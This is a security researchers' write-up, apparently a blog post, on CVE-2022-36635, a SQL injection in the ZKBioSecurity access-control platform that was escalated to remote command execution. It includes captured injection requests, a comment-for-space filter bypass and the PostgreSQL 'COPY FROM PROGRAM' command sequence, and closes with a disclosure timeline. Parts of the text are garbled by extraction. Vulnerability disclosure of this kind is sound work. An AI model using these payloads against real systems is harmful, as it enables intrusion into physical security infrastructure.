




Published in stolabs



CVE-2022-36635 — A SQL Injection in ZKSecurityBio to RCE

Researched and written by: Caio Burgardt and Silton Santos

This is a write-up of CVE-2022–36635: SQLInjection found in a platform of physical security (access control, elevator control, guest management, patrol and parking management) called ZKSecurity Bio v4.1.3 and how it was used to obtain a RCE.

How it all began...

It was a Thursday, on a beautiful sunny morning, when another subdomain showed up during the recon phase of a Red Team Exercise. After we scanned it and discovered an odd web application server, the fun had started.

After some password attacks and the discovery of a privilege escalation vulnerability (CVE-2022–36634). We gave a quick tour through the application. We figured we already could open doors, after all it is an physical access control application, but we wanted something with more substance for our objective. After throwing around some single quotes in requests parameters of different functionalities, we found a possible SQL Injection.

For you who are beginning in cyber SQL Injection vulnerability type and



Q 1

it is important to know the basics d: "After some single quotes in









manipulate the application's SQL query arbitrarily through input data. The attacker may then retrieve information, control the database, and other shenanigans using many different techniques of exploitation.

For instance, consider a simple user and password query:

SELECT id,name,key FROM users WHERE username = '{USER_INPUT}' AND password = {HASH_OF_PASSWORD}

Provided there are no checks on the USER_INPUT, one could send the value of the username admin' — . This would bypass password check, because you will close the username value and comment the rest of query. So, usually to test SQLi, pentesters throw quotes around to try and trigger errors in the original query.

Going back to what I was saying...

In the **Operation Log** functionality, inside the **System** menu, when inserted the single quote in the **Time** field, the application returns data indicating that something went wrong with our request. When inserted two single quotes, the application returns other JSON data, indicating that the request was accepted. Common SQL injection behaviour. We can see the requests and responses in the next pictures:

```
Request
                                                           Response
                                                                                  Render
        Raw
                                              5 \n ≡
                                                                    Raw
                                                                           Hex
                                                                                                            \n
                                                           1 HTTP/1.1 200
1 POST /baseOpLog.do HTTP/1.1
                                                                                                                      INSPECTOR
2 Host: 192.168.0.244:8098
                                                           2 X-XSS-Protection: 1
3 Content-Type: application/x-www-form-urlencoded
                                                           3 Strict-Transport-Security: max-age=31536000;
4 Cookie: SESSION=
                                                             includeSubDomains; preload
 Yzg5MGZhNjMtM2U4Ni000WUOLWE3ZDMtNzM0NWI1Y2I0MTU1;
                                                           4 X-Content-Type-Options: nosniff
 menuType=icon-only
                                                           5 Cache-Control: no-store
5 Content-Length: 124
                                                           6 X-Frame-Options: SAMEORIGIN
                                                           7 vary: accept-encoding
7 list&pageSize=50&opTimeBegin=2022-06-26%2000:00:00'
                                                           8 Content-Type: application/json; charset=UTF-8
  &opTimeEnd=2022-09-26%2023:59:59&sortName=&
                                                           9 Date: Mon, 26 Sep 2022 16:18:23 GMT
  sortOrder=&posStart=0&count=50
                                                          10 Content-Length: 87
                                                          11
                                                          12 {
                                                               "ret":"400",
                                                               "msg": The operation failed!",
                                                               "data":null,
                                                               "il8nArgs":null,
                                                               "success":false
```







```
2 Host: 192.168.0.244:8098
                                                           2 X-XSS-Protection: 1
3 Content-Type: application/x-www-form-urlencoded
                                                          3 Strict-Transport-Security: max-age=31536000;
4 Cookie: SESSION=
                                                            includeSubDomains; preload
                                                          4 X-Content-Type-Options: nosniff
 Yzg5MGZhNjMtM2U4Ni000WUOLWE3ZDMtNzMONWI1Y2I0MTU1;
 menuType=icon-only
                                                          5 Cache-Control: no-store
5 Content-Length: 125
                                                          6 X-Frame-Options: SAMEORIGIN
                                                          7 vary: accept-encoding
                                                          8 | Content-Type: application/json;charset=UTF-8
7 list&pageSize=50&opTimeBegin=
 2022-06-26%2000:00:00''&opTimeEnd=
                                                          9 Date: Mon, 26 Sep 2022 16:18:38 GMT
  2022-09-26%2023:59:59&sortName=&sortOrder=&posStart
                                                         10 Content-Length: 476
 =0&count=50
                                                         11
                                                         12 {
                                                               "total_count":3,
                                                               "pos":0,
                                                               "rows":[
                                                                   "data":[
                                                                     'admin',
                                                                     '2022-09-26 13:14:18",
                                                                     "192.168.0.149",
```

Common SQL injection behaviour

However, we realized there was a filter preventing simple exploitation, because any attempt on exploiting it would shows us the error:

```
HTTP/1.1 403

Content-Type: text/html;charset=UTF-8

Content-Length: 77

Date: Mon, 26 Sep 2022 12:58:32 GMT

Connection: close

{"i18nArgs":[],"msg":"An illegal string exists","ret":"fail","success":false}
```

Error

Well, this sucks, but we ask ourselves "is there a way to bypass this?". <u>The Mentor</u> said: *Yes, I am a criminal. My crime is that of curiosity.* Trying bypasses on the target's live machine is not smart, so we searched, downloaded and installed the trial version of the ZK BioSecurity program to try and find some clues in a controlled environment.

After installation, we found plenty of .jar files containing the application logic. But it didn't seem too time-friendy in our red team exercise to reverse engineer and decompile them, so we went for a quicker path. To put it simply, we used the logs of the application to help us writing the exploit.














2022-06-26 00:00:00'' and t.OP TIME <= '2022-09-26 23:59:59' ORDER BY t.CREATE_TIME

```
DESC) tmp count
   at com.zkteco.zkbiosecurity.core.dao.BaseDaoImpl.getCountBySql(
   BaseDaoImpl.java:229)
```

at com.zkteco.zkbiosecurity.core.dao.BaseDaoImpl.getItemsBySgl(

holy log

As mentioned earlier the log helped us view the full query, but we still needed to bypass the sanitization filter. To that end, we simply used an old trick of replacing spaces with comments (/**/) in the SQL payload, this was enough to bypass the filter. The image below shows the injection of a sleep call of 5 seconds:









everyone uses the same database version, using the same user, in this case: root.

We confirmed that the PostgreSQL version was vulnerable to the good old 'COPY FROM PROGRAM' RCE trick, shown in the following SQL commands.

DROP TABLE IF EXISTS AAAAAA;

CREATE TABLE AAAAAA(filenam e text);

COPY AAAAAA FROM PROGRAM 'command';

SELECT * FROM AAAAAA ORDER BY filename ASC;

Finally, to test the RCE, we use the trick above to execute a ping command to trigger a DNS lookup. The result is shows the command was executed remotely, as shown in the next figures:







request DNS, result of ping

Time line

- Responsible disclosure to vendor -16/07/2022
- Reserved the CVE 18/07/2022
- Vendor's response, saying he would check -18/07/2022
- Vendor's response, informing public fixing —24/08/2022

About Help Terms Privacy

Get the Medium app





